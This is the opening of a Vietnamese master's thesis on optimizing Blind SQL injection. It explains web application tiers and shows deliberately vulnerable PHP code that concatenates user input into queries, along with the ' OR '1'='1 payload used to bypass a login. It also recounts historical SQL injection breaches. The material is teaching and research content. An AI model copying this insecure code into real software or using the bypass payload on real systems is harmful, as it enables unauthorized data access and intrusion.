LỜI CAM ĐOAN

Tôi xin cam đoan đây là công trình nghiên cứu của bản thân, được xuất phát từ yêu cầu phát sinh trong công việc để hình thành hướng nghiên cứu. Các số liệu có nguồn gốc rõ ràng tuân thủ đúng nguyên tắc và kết quả trình bày trong luận văn được thu thập được trong quá trình nghiên cứu là trung thực, chưa từng được ai công bố trước đây.

Hà Nội, tháng 8 năm 2016

Học viên thực hiện

Hà Bách Nam

MỤC LỤC

DANH MỤC TỪ VIẾT TẮT

STT	Từ viết tắt	Giải nghĩa
1	API	Application Programming Interface
2	ASP	Active Server Page
3	ATTT	An toàn thông tin
4	CMS	Content Management System
5	CSDL	Cơ sở dữ liệu
6	CVE	Common Vulnerabilities and Exposures
7	CWE	Common Weakness Enumeration
8	DBMS	Data Base Management System
9	DDD	Domain Driven Design
10	DDS	Domain Driven Security
11	HTML	HyperText Markup Language
12	HTTP	HyperText Transfer Protocol
13	HTTPS	Hypertext Transfer Protocol Secure
14	JSP	Java Server Pages
15	LTV	Lập trình viên
16	MSSQL	Hệ quản trị CSDL Microsoft SQL
17	MySQL	Hệ quản trị CSDL MySQL
18	OWASP	Open Web Application Security Project
19	PHP	PHP: Hypertext Preprocessor
20	SQL	Structured Query Language
21	U RI	Uniform Resource Identifier
22	U RL	Uniform Resource Locator

DANH MỤC HÌNH VẼ

DANH MỤC BẢNG BIỂU

LỜI MỞ ĐẦU

Ngày nay, công nghệ thông tin trở thành phần quan trọng, thiết yếu trong các hoạt động sản xuất kinh doanh, quản lý hành chính. Ứng dụng công nghệ thông tin đi tới từng hoạt động, công việc dù là nhỏ nhất. Trong đó, môi trường ứng dụng web được sử dụng nhiều nhất, vì tính tiện dụng, dễ dàng, không yêu cầu cài đặt, triển khai khó khăn phía người dùng cuối.

Tuy nhiên, ứng dụng web luôn phải đối mặt với những nguy cơ mất an toàn thông tin. Nguyên nhân có thể xuất phát từ lỗi lập trình, lỗi khi triển khai, cài đặt ứng dụng, lỗi khi vận hành, khai thác ứng dụng. Những lỗi này có thể tạo điều kiện cho kẻ tấn công khai thác, chiếm quyền điều khiển ứng dụng và máy chủ, gây ảnh hưởng lớn tới công ty, doanh nghiệp, hoạt động sản xuất kinh doanh. Việc sử dụng những phần mềm, ứng dụng không an toàn đã làm hao tổn nhiều chi phí cho các ngành tài chính, y tế, năng lượng.. và nhiều cơ sở hạ tầng quan trọng khác. Khi mà các hệ thống số của chúng ta ngày càng sở nên phức tạp và liên thông, việc bảo vệ nó cũng trở nên khó khăn hơn gấp nhiều lần.

Diện mạo những mối nguy cơ về ứng dụng web trên Internet thay đổi một cách liên tục. Nguyên nhân chính về sự phát triển này là sự tiến bộ của kẻ tấn công, sự ra đời của những công nghệ mới, và sự thiết lập của những hệ thống ngày một phức tạp. Để theo kịp tốc độ đó, hàng năm tổ chức OWASP (Open Web Application Security Project – dự án mở về bảo mật ứng dụng web) đều cập nhật, đưa ra tài liệu OWASP Top 10, là tài liệu trình bày về top 10 rủi ro an ninh của ứng dụng web.

Đứng đầu trong danh sách 10 rủi ro an toàn thông tin của ứng dụng web này chính là lỗi nhúng mã (Injection). Lỗi này thường xuất hiện trong các ứng dụng sử dụng SQL, LDAP, khi những dữ liệu không xác thực được gửi đến hệ thống, biên dịch như một phần của mã lệnh. Những dữ liệu của kẻ tấn

công có thể lừa hệ thống biên dịch thực hiện những mã lệnh độc hại hoặc giúp kẻ tấn công xâm nhập đến những dữ liệu quan trọng một cách trái phép.

Tấn công nhúng mã SQL, hay còn được gọi là SQL injection, là dạng tấn công phổ biến nhất của tấn công nhúng mã. Tấn công này tập trung vào đối tượng là các cơ sở dữ liệu SQL. Được coi là trái tim của toàn bộ hệ thống, cơ sở dữ liệu chính là mục tiêu của hầu hết các cuộc tấn công mạng. Khai thác lỗi SQL injection, kẻ tấn công có thể khiến hệ thống mất mát dữ liệu, hư hỏng hoặc không thể kiểm tra hay truy cập đến dữ liệu. Năng hơn có thể dẫn đến toàn bộ hệ thống bị chiếm quyền.

Đối với ứng dụng web, ai cũng có thể gửi các dữ liệu không tin cập đến hệ thống: bao gồm người dùng bên ngoài, nội bộ, hay quản trị viên. Kẻ tấn công có thể gửi những mã tấn công dạng văn bản, khai thác sơ hở trong cú pháp truy vấn SQL. Bằng cách nhúng các mã SQL query/command vào đầu vào từ người dùng, trước khi chuyển cho ứng dụng web xử lý, kẻ tấn công có thể buộc ứng dụng thực thi đoạn mã SQL đó, từ đó có thể chiếm quyền điều khiển ứng dụng và máy chủ [1][5].

Trong các dạng tấn công SQL injection, Blind SQL injection là dạng rất phổ biến. Tấn công này sẽ phân tích nội dung trả về để xác định kết quả câu truy vấn được gửi đến ứng dụng web thực thi, để từ đó biết được kết quả câu truy vấn là đúng hay là sai. Có 02 kiểu phân tích phổ biến là: Boolean base (dựa vào nội dung trả về là đúng hay sai) và Time base (dựa trên thời gian trả về) [7].

Phương pháp khai thác lỗ hổng Blind SQL injection truyền thống sẽ tấn công vét cạn, lần lượt gửi các yêu cầu truy vấn để hỏi ký tự cần lấy có phải là ký tự trong bảng mã ASCII hay không. Bảng mã ASCII có 256 ký tự, trong đó có khoảng 128 ký dạng dạng có thể in được (printable character) do đó yêu cầu phải sử dụng đến 128 lần gửi yêu cầu để có thể lấy về một ký tự [3]. Điều

này làm tiêu tốn nhiều thời gian, băng thông cho một cuộc tấn công, do đó, dễ dàng cho phép các hệ thống phát hiện xâm nhập IDS phát hiện.

Ngày nay, trên thế giới liên tục có các nghiên cứu nhằm mục tiêu tối ưu hóa tấn công Blind SQL injection, mục tiêu giảm số lượng yêu cầu cần gửi xuống tối đa có thể. Hầu hết các kỹ thuật tối ưu hiện có trên thế giới cho phép với 7 lần yêu cầu có thể lấy về một ký tự [6], có nghĩa là giảm hơn 18 lần so với phương pháp truyền thống.

Với mục đích tối ưu hóa tấn công Blind SQL injection về số lượng yêu cầu cần gửi đi, em lựa chọn đề tài "**Nghiên cứu giải pháp tối ưu hóa tấn công Blind SQL injection**" làm đề tài luận văn tốt nghiệp thạc sĩ chuyên ngành An toàn thông tin. Đề tài luận văn sẽ đi sâu vào nghiên cứu, tìm hiểu một kỹ thuật tối ưu hóa mới, dựa vào phân tích thứ tự của dữ liệu trả về để từ đó có thể trích xuất ra dữ liệu mong muốn, giúp tối ưu nữa so với các phương pháp tối ưu hóa hiện có. Luận văn đề cập đến một phương pháp mới trong việc tấn công Blind SQL injection. Hiện nay các phương pháp tấn công Blind SQL injection [3][6] thường tận dụng việc phân tích các dạng dữ liệu trả về đơn giản (nội dung cơ bản, thời gian trả về). Các phương pháp này chỉ cho phép trong một lần yêu cầu trả về được hai kết quả (Đúng hoặc sai). Phương pháp được nghiên cứu trong đề tài dựa trên việc phân tích nội dung thứ tự của dữ liệu trả về, từ đó lấy được ra nhiều hơn hai kết quả trả về. Dựa vào đó, giảm số lần yêu cầu xuống, giúp tiết kiệm thời gian, băng thông so với các phương pháp trước đây.

Luận văn gồm 03 chương với nội dung cơ bản sau đây:

- Chương 1: Trình bày về tấn công SQL injection nói chung, Blind SQL injection nói riêng, trong đó bao gồm nguyên nhân, các kỹ thuật khai thác phổ biến.
- Chương 2: Trình bày các phương pháp tối ưu hóa trong tấn công Blind SQL injection trên thế giới.

- Chương 3: Đề xuất phương pháp tối ưu hóa dựa trên phân tích thứ tự nội dung trả về và xây dựng thực nghiệm, kiểm chứng thực tế các phương pháp tối ưu đã trình bày trong luận văn.

Mặc dù đã hết sức cố gắng, song do thời gian và kinh nghiệm nghiên cứu khoa học còn hạn chế nên không thể tránh khỏi những thiếu sót. Em rất mong nhận được sự góp ý của các thầy cô và bạn bè đồng nghiệp để hiểu biết của mình ngày một hoàn thiện hơn.

Qua luận văn này em xin chân thành cảm ơn: TS Đỗ Quang Trung - Học viện Kỹ thuật Mật mã đã tận tình giúp đỡ, định hướng, hướng dẫn em nghiên cứu và hoàn thành luận văn này. Em xin cảm ơn các thầy cô giáo trong Học viện Kỹ thuật Mật mã đã giảng dạy và giúp đỡ em trong hai năm học qua, cảm ơn sự giúp đỡ nhiệt tình của các bạn đồng nghiệp.

Hà Nội, tháng 8 năm 2016

Học viên thực hiện

Hà Bách Nam

Chương 1: Tấn công Blind SQL injection.

Lỗ hổng SQL injecton đã tồn tại ngay từ lần đầu tiên ứng dụng web được kết nối với cơ sở dữ liệu. Tuy nhiên, Rain Forest Puppy được coi là người đầu tiên có công bố rộng rãi về lỗ hổng này. Vào ngày giáng sinh năm 1998, Rain Forest Puppy đã viết bài báo "NT Web Technology Vulnerabilities" trên Phrack (www.phrack.com/issues.html?issue=54&id=8#article), một chuyên trang dành cho các hacker trên thế giới. Tác giả cũng cung cấp một bài hướng dẫn tấn công SQL injection tên "How I hacked PacketStorm" tại www.wiretrip.net/rfp/txt/rfp2k01.txt vào đầu những năm 2000. Kể từ đây, nhiều nhà nghiên cứu trên thế giới đã bắt đầu phát triển các kỹ thuật tấn công, khai thác lỗ hổng SQL injection.

1.1. Lỗ hổng SQL injection.

Trong nhiều năm qua ngày càng có nhiều những bài báo, nghiên cứu về lỗ hổng SQL injection . Đó thường là những bài viết về kinh nghiệm, cách khai thác lỗ hổng này. SQL injection là một trong những lỗ hổng nguy hiểm nhất, ảnh hưởng nghiêm trọng hoạt động kinh doanh, nghiệp vụ của tổ chức. Lỗ hổng cho phép kẻ tấn công tiếp xúc với những thông tin cực kỳ quan trọng như: thông tin tài khoản, thông tin email, thông tin thẻ tín dụng.

Trong phần này luận văn sẽ xem xét nguyên nhân của lỗ hổng. Bắt đầu bằng cái nhìn tổng quan về cấu trúc và hoạt động của ứng dụng web, từ đó cung cấp hiểu biết về cách mà lỗ hổng SQL injection xảy ra dựa trên phân tích mã nguồn của ứng dụng.

1.1.1. Nguyên tắc hoạt động của ứng dụng web sử dụng cơ sở dữ liệu.

Đại đa số mọi người sử dụng các ứng dụng web trong cuộc sống hằng ngày, như là một phần trong cuộc sống như: duyệt email, mua hàng trực tuyến, đọc một tin tức mình quan tâm. Ứng dụng web cũng có đủ loại nội dung, với đủ loại kích thước khác nhau. Mặc dù khác nhau, đa dạng như vậy nhưng các ứng dụng web lại có một điểm giống nhau cơ bản. Đó chính là cách mà ứng dụng web tương tác. Thông thường, đó chính là cơ sở dữ liệu (CSDL).

Ứng dụng web sử dụng cơ sở dữ liệu rất phổ biến ngày nay. Thông thường bao gồm một CSDL phía back-end và một trang web chứa các đoạn mã server-side trên máy chủ, có khả năng trích xuất các dữ liệu từ CSDL dựa trên các hành vi, tác động khác nhau của người dùng. Một trong những ví dụ rõ nhất là trang thương mại điện tử: Các thông tin về sản phẩm như: tên, giá, số lượng… được lưu trữ trong CSDL. Tùy thuộc vào loại sản phẩm mà người dùng muốn xem, ứng dụng sẽ trả về cho người dùng thông tin sản phẩm tương ứng.

Một ứng dụng web cơ bản gồm 3 lớp (three tiers): Lớp trình bày (Presentation Tier) là trình duyệt, hoặc bộ engine hiển thị, Lớp logic (Logic Tier) là ngôn ngữ lập trình hoạt động phía máy chủ như C#, ASP, .NET, PHP, JSP… Lớp lưu trữ (Storage Tier) là các hệ quản trị CSDL như Microsoft SQL Server, MySQL, Oracle… Trình duyệt web ở lớp trình bày gửi yêu cầu tới lớp trung gian – lớp logic, tạo ra các yêu cầu truy vấn hoặc cập nhật vào CSDL (lớp lưu trữ).


Trong ví dụ sau, một trang web bán hàng trực tuyến có chức năng cho phép người dùng tìm kiếm/lọc các sản phẩm quan tâm, sắp xếp các sản phẩm, cung cấp tính tùy chọn hiển thị các sản phẩm phù hợp với tài chính, nhu cầu người mua. Để xem tất cả các sản phẩm có giá thấp hơn 100$, người mua sẽ sử dụng URL sau: http://www.victim.com/products.php?val=100. Đoạn mã PHP dưới đây sẽ minh họa các mà đầu vào từ người dùng (tham số val) được truyền vào và tạo ra một câu truy vấn SQL động. Đoạn mã sẽ được thực thi khi người dùng gọi tới URL:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' "."ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
```

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
        // display the results to the browser
        echo "Description : {$row['ProductDescription']} <br>".
        "Product ID : {$row['ProductID']} <br>".
        "Price : {$row['Price']} <br><br>";
}
```

Đoạn mã nguồn trên minh họa rõ quá trình PHP script tạo ra câu truy vấn. Câu truy vấn sẽ trả về tất cả sản phẩm có giá thấp hơn 100$ trong CSDL, những sản phẩm này sẽ được hiển thị trên trình duyệt web của người dùng. Về nguyên tắc, tất cả các phương pháp làm việc của ứng dụng web đều hoạt động giống như cách này, hoặc một hình thức tương đương nhằm tạo ra câu truy vấn:

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```




Hình 1.1: Mô hình ba lớp đơn giản trong ứng dụng web.

Lớp trình bày là lớp cao nhất của ứng dụng, nó hiển thị các thông tin liên quan các dịch vụ như hàng hóa, nội dung giỏ hàng, và giao tiếp với những lớp khác để trả kết quả lên trình duyệt. Tiếp theo lớp trình bày là lớp logic, thực hiện các chức năng của ứng dụng bằng các xử lý chi tiết. Lớp lưu trữ gồm các máy chủ CSDL, dữ liệu sẽ được lưu trữ và lấy ra tại đây. Điều này giúp cho dữ

liệu độc lập với ứng dụng và các hoạt động nghiệp vụ. Một nguyên tắc cơ bản là lớp trình bày không bao giờ liên kết trực tiếp với lớp dữ liệu, mà phải đi qua lớp logic trung gian. Khi người dùng sử dụng trình duyệt web truy cập vào URL: http://www.victim.com, máy chủ web server sẽ tải file kịch bản từ file hệ thống, chuyển đến scripting engine để phân tích và thực thi. Đoạn script sẽ thực hiện mở kết nối đến lớp lưu trữ - CSDL qua Database Connector để thực hiện câu truy vấn SQL. CSDL trả về kết quả truy vấn cho Database Connector, chuyển đến cho scripting engine (lớp logic). Lớp logic sẽ thực hiện các ứng dụng, nghiệp vụ tương ứng với kết quả truy vấn SQL trước khi trả về trang Web dạng HTML cho trình duyệt web của người dùng. Trình duyệt web sẽ hiển thị HTML dưới dạng hình ảnh, đồ họa sinh động. Toàn bộ quá trình thực thi chỉ trong khoảng vài giây và hoàn toàn trong suốt với người dùng.

Mô hình ba lớp không có tính mở rộng, do đó trong những năm gần đây mô hình này đang được đánh giá lại và một mô hình mới được xây dựng có tính mở rộng và bảo trì được xây dựng: mô hình n-lớp. Trong đó, giải pháp mô hình 4-lớp được đưa ra bằng cách sử dụng một lớp trung gian giữa lớp logic và lớp lưu trữ. Một máy chủ ứng dụng trong mô hình n-lớp sẽ cung cấp các API phục vụ các chức năng, hoạt động và được sử dụng bởi ứng dụng. Các máy chủ có thể sử dụng nhiều loại ngôn ngữ, nhiều loại hệ quản trị CSDL khác nhau.



Hình 1.2:Mô hình ứng dụng 4-lớp.

Mỗi lớp có thể được đặt trên nhiều máy chủ hoặc cùng một máy chủ. Cũng như một máy chủ có thể đặt nhiều lớp. Việc chia thành nhiều lớp nhỏ hơn cho phép dễ dàng mở rộng, phân tách rõ hơn giữa các LTV, làm cho mã nguồn ứng dụng dễ đọc hơn, cũng như dễ dàng tái sử dụng. Phương pháp này cũng loại bỏ các điểm yếu duy nhất của ứng dụng. Hiện nay, mô hình 3-lớp và 4-lớp đang rất phổ biến trên Internet. Tuy nhiên, như đã nói mô hình n-lớp rất linh hoạt và sẽ cung cấp vô số cách để chia tách và triển khai.

1.1.2. Lỗ hổng SQL injection.

Các ứng dụng web ngày càng trở nên phức tạp hơn. Phạm vi cũng mở rộng từ Internet đến nội bộ, từ các hệ thống thương mại điện tử đến các hệ thống đối tác, hệ thống quản lý. Sự đa dạng của các hệ thống, sự nhạy cảm của các dữ liệu trở nên quan trọng với các doanh nghiệp. Các ứng dụng web cũng vô cùng đa dạng và biến đổi trong các dòng mã nguồn, càng nhiều tính năng càng làm tăng khả năng mắc lỗi của ứng dụng. Ngoài ra, sự phát triển của ngành An toàn thông tin (ATTT), hacker ngày càng tập trung vào việc khai thác, chiếm quyền điều khiển các hệ thống.

Tấn công SQL injection là một kiểu tấn công mà câu lệnh truy vấn SQL được tạo thành từ đầu vào phía người dùng, sau đó chuyển tới máy chủ SQL phía back-end để phân tích và thực thi. Bất kỳ thủ tục để xây dựng mệnh đề truy vấn SQL cũng có khả năng mắc lỗi, giống như sự đa dạng trong các phương pháp lập trình. Một hình thức cơ bản của SQL injection là chèn trực tiếp đoạn mã vào tham số (parameter) được ghép nối với câu truy vấn SQL và thực thi. Một dạng khác ít trực tiếp mà mã tấn công sẽ được tiêm (inject) vào trong một bảng, khi chuỗi này được lấy ra và ghép vào một câu truy vấn SQL động, nó sẽ được thực thi. Khi mà ứng dụng web không thực hiện tiền xử lý – sanitize đầu vào, thành phần sẽ được đưa vào câu truy vấn SQL động, kẻ tấn công sẽ tạo được câu lệnh SQL mong muốn.

Để minh họa sẽ quay lại với ví dụ cửa hàng trực tuyến, cho phép hiển thị các sản phẩm có giá nhỏ hơn 100$:

http://www.victim.com/products.php?val=100.

Lần này sẽ tiến hành thêm câu lệnh SQL bằng cách thêm vào tham số val đoạn mã: ‘OR ‘1’=‘1. URL sẽ thành:

http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

Mã PHP sẽ thực thi và trả về tất cả các sản phẩm, không liên quan đến giá của nó. Bởi vì trong ví dụ đã thay đổi logic của câu truy vấn SQL, khi nối thêm toán hạng OR, điều đó làm cho câu truy vấn luôn trả về True (vì thật sự 1 luôn bằng 1). Câu lệnh sau sẽ được sinh ra thực thi:

```
SELECT *
FROM ProductsTbl
WHERE Price < ‘100.00’ OR ‘1’ = ‘1’
ORDER BY ProductDescription;
```

Có rất nhiều cách để khai thác lỗ hổng SQL injection để đạt được vô số các mục tiêu. Sự thành công của các cuộc tấn công thường là phụ thuộc nhiều vào cơ sở dữ liệu và kết nối các hệ thống cơ bản mà đang bị tấn công. Đôi khi nó có thể mất rất nhiều kỹ năng và sự kiên trì để khai thác một lỗ hổng tiềm năng.

Trong ví dụ trên, luận văn đã trình bày cách kẻ tấn công tạo ra câu lệnh câu lệnh truy vấn SQL động từ đầu vào không được kiểm tra, từ đó thực thi các hành vi phía LTV không lường trước được.Trong ví dụ sau, một CMS (Content Management System) là một ứng dụng web được sử dụng để tạo, chỉnh sửa, quản lý và xuất bản nội dung cho một trang web mà không cần có một sự hiểu biết sâu hoặc khả năng mã trong HTML. Sử dụng các URL sau đây để truy cập các ứng dụng CMS:

http://www.victim.com/cms/login.php?username=foo&password=bar

Ứng dụng CMS yêu cầu cung cấp một tên người dùng và mật khẩu hợp lệ trước khi có thể truy cập vào các chức năng của nó. Truy cập các URL trước sẽ cho kết quả trong các lỗi "Incorrect username or password, please try again.". Dưới đây là các mã cho file login.php:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' ".
"AND password = '$_GET["password"]'";
// execute the query against the database
$result = mysql_query($query);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

File login.php tự động tạo ra một câu lệnh SQL sẽ trả về một bản ghi mà nếu một tên truy nhập và mật khẩu hợp lệ được nhập vào. Các truy vấn sẽ trả userid tương ứng cho người sử dụng nếu giá trị user và password phù hợp với một giá trị được lưu trữ tương ứng trong bảng CMSUsers:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

Vấn đề là trong đoạn mã trên, lập trình viên (LTV) tin rằng số lượng bản ghi trả về chỉ có thể là 0 hoặc 1. Trong ví dụ trước đã trình bày về việc inject để kết quả trả về luôn là TRUE. Nếu tiếp tục sử dụng lại, kẻ tấn công có thể làm sai logic của phần xác thực. Bằng cách thêm 'OR '1'='1 vào sau URL, đoạn script PHP trong lần này sẽ trả về tất cả user trong bảng CMSUsers. URL trông như sau:

http://www.victim.com/cms/login.php?username=foo&password=bar’ OR ‘1’=’1

Tất cả các userids được trả về bởi vì logic của câu truy vấn bị đã thay đổi. Dưới đây là các truy vấn đã được xây dựng và thực hiện:

```
SELECT userid
FROM CMSUsers
WHERE user = ‘foo’ AND password = ‘password’ OR ‘1’ = ‘1’;
```

Logic của ứng dụng có nghĩa là nếu CSDL trả về nhiều hơn 1 bản ghi, kẻ tấn công đã nhập thông tin đăng nhập chính xác và có quyền truy cập vào file admin,php được bảo vệ. Sử dụng kỹ thuật khai thác này, thông thường sẽ được đăng nhập như là user đầu tiên trong bảng CMSUsers. Bằng việc khai thác lỗ hổng SQL injection đã phá vỡ cơ chế xác thực của ứng dụng.

1.1.3. Nguyên nhân của lỗ hổng SQL injection.

SQL là ngôn ngữ chuẩn để truy cập vào các hệ quản trị CSDL: Microsoft SQL Server, Oracle, MySQL, Sybase, và Informix… Hầu hết các ứng dụng Web cần phải tương tác với một CSDL, và hầu hết các ngôn ngữ lập trình ứng dụng web, như ASP, C #, .NET, Java và PHP, cung cấp cách chương trình kết nối với một cơ sở dữ liệu và nó. Lỗ hổng SQL injection xảy ra khi các LTV ứng dụng Web không đảm bảo các giá trị nhận được từ người dùng (Web form, cookie, input parameter…) được kiểm tra chặt chẽ trước khi truyền vào câu truy vấn SQL và thực hiện trên máy chủ CSDL. Nếu một kẻ tấn công có thể kiểm soát đầu vào đó và thay đổi, những kẻ tấn công có thể thực thi câu lệnh SQL trên máy chủ CSDL.

Mỗi ngôn ngữ lập trình cung cấp một số cách khác nhau để xây dựng và thực thi câu lệnh SQL, và các LTV thường sử dụng kết hợp của các phương pháp khác nhau. Có rất nhiều trang web cung cấp các hướng dẫn và các ví dụ để giúp các LTV giải quyết vấn đề thông thường, và thường các ví dụ này không an

toàn. Nếu không có một sự hiểu biết về các hệ quản trị CSDL, nhận thức về các vấn đề bảo mật, LTV có thể làm ra một ứng dụng mắc lỗi SQL injection.

Dynamic string building là một kỹ thuật cho phép LTV tạo ra câu lệnh SQL trong khi chạy. Một câu lệnh SQL động được xây dựng ở thời gian thực hiện, đối với những điều kiện khác nhau tạo ra các câu lệnh SQL khác nhau. Nó có thể cho các LTV xây dựng ra các câu lệnh tự động, tùy thuộc vào hoàn cảnh, đầu vào từ người dùng. Các nguyên nhân dẫn đến việc tạo ra câu lệnh SQL không an toàn có thể là:

- Không kiểm soát ký tự Escape.
- Không kiểm soát loại dữ liệu.
- Không kiểm soát quá trình sinh câu lệnh SQL.
- Không kiểm soát thông báo lỗi.

Nếu không kiểm soát chặt quá trình sinh câu lệnh này, kẻ tấn công hoàn toàn có thể tạo ra câu lệnh SQL và thực thi trên máy chủ CSDL.

1.1.4. Ảnh hưởng của lỗ hổng SQL injection với tổ chức.

Khai thác lỗ hổng SQL injection, kẻ tấn công có thể chiếm quyền điều khiển toàn bộ CSDL. Kẻ tấn công có thể lấy toàn bộ các thông tin nhạy cảm: thông tin tài khoản, thông tin thẻ tín dụng. Một số có thể chỉnh sửa, tạo thêm các tài khoản quản trị mức ứng dụng để từ đó chiếm quyền điều khiển ứng dụng, thực thi trái phép các hành vi không được phép.

Một hướng khác, kẻ tấn công thực hiện tấn công nâng quyền. Một số hệ quản trị CSDL cho phép thực thi câu lệnh hệ điều hành. Thông thường, các hệ quản trị CSDL này được chạy với quyền quản trị, do đó, có thể thực thi các câu lệnh hệ điều hành với quyền quản trị. Khai thác theo hướng này, kẻ tấn công hoàn toàn có thể chiếm quyền điều khiển hoàn toàn máy chủ.

Một số nguồn trên thế giới có thể cho thấy sự ảnh hưởng của lỗ hổng SQL injection. Năm 2011, CWE (Common Weakness Enumeration)/SANS Top 25 Most Dangerous Software Errors là một danh sách thống kê các lỗ hổng nghiêm

trọng nhất của phần mềm. Danh sách được tổng hợp từ hơn 20 nguồn khác nhau, sử dụng cơ chế Common Weakness Scoring System (CWSS) để chấm điểm. Vào năm 2011, lỗ hổng SQL injection đứng đầu danh sách (http://cwe.mitre.org/top25/index.html).

Ngoài ra, Open Web Application Security Project (OWASP) cũng liệt kê lỗi nhúng mã (bao gồm SQL injection) là lỗ hổng bảo mật nghiêm trọng nhất trong top 10 lỗ hổng ứng dụng web năm 2010. Mục đích chính của OWASP Top 10 là để đào tạo LTV, quản lý, thiết kế phần mềm, và các tổ chức về những hậu quả của các lỗ hổng bảo mật ứng dụng web phổ biến nhất. Trong danh sách trước đó được phát hành năm 2007, lỗ hổng SQL injection đứng thứ hai. Tuy nhiên, vào năm 2010 khi thay đổi cách tính điểm dựa trên ảnh hưởng/nguy cơ rủi ro, lỗ hổng SQL injection đã lên đầu.

Một nguồn khác, đó là thông tin các website bị tấn công được thống kê trên Zone-H. Một lượng lớn các trang web bị tấn công khai thác bằng lỗ hổng SQL injection. Giới truyền thông cũng có nhiều công bố về các vụ tấn công ảnh hưởng đến các công ty, tổ chức lớn:

Tháng 2/2002, Jeremiah Jacks (www.securityfocus.com/news/346) phát hiện lỗ hổng SQL injection của Guess.com, thu được ít nhất thông tin thẻ tín dụng của 200,000 khách hàng.

Tháng 6/2003, Jeremiah Jacks tiếp tục tấn công PetCo.com (www.securityfocus.com/news/6194), thu được thông tin thẻ tín dụng của 500.000 khách hàng qua lỗ hổng SQL injection.

Ngày 17 tháng 6 năm 2005, Master Card cảnh báo khách hàng có sự vi phạm bảo mật trong hệ thống Card Systems Solutions, đây cũng là vụ tấn công lớn nhất được ghi nhận liên quan đến SQL injection (www.ftc.gov/os/caselist/0523148/0523148complaint.pdf), kẻ tấn công đã tiếp cận hơn 40 triệu thẻ tín dụng.

Tháng 8 năm 2007, United Nations Web site (www.un.org) bị thay đổi giao diện thông qua lỗ hổng SQL injection, hiển thị thông điệp bài Mỹ (http://news.cnet.com/8301-10784_3-9758843-7.html).

Tháng 2 năm 2009, một nhóm hacker Rumai sử dụng lỗ hổng SQL injection khai thác Web sites Kaspersky, F-Secure, và Bit-Defender. Nhóm hacker này cũng đã từng tấn công các website lớn như: RBS WorldPay, CNET.com, BT.com, Tiscali.co.uk, và national-lottery.co.uk.

Tháng 4 năm 2011, Barracuda Networks Web site (barracudanetworks.com) mắc lỗ hổng SQL injection, toàn bộ CSDL bị công khai gồm cả thông tin đăng nhập và mật khẩu đã mã hóa.

Tháng 5 năm 2011, LuzSec chiếm quyền một loạt website của Sony (sonypictures.com, SonyMusic.gr, and SonyMusic.co.jp). LulzSec tuyên bố có thể mật khẩu, email hàng triệu khách hàng của Sony

Nếu như trước đây, các hacker thường chiếm quyền điều khiển Website để ghi điểm với các nhóm hacker khác, hoặc truyền bá, để lại một tin nhắn cụ thể. Tuy nhiên, ngày nay các hacker khai thác với mục đích cụ thể, thường là tài chính. Việc tấn công ngày càng được thực hiện âm thầm, lặng lẽ. Đồng nghĩa với đó là hậu quả của tấn công ngày càng nghiêm trọng. Trong phần tiếp theo, luận văn sẽ đi sâu vào một kiểu khai thác lỗ hổng SQL injection nói chung, và khai thác kiểu Blind SQL injection nói riêng.

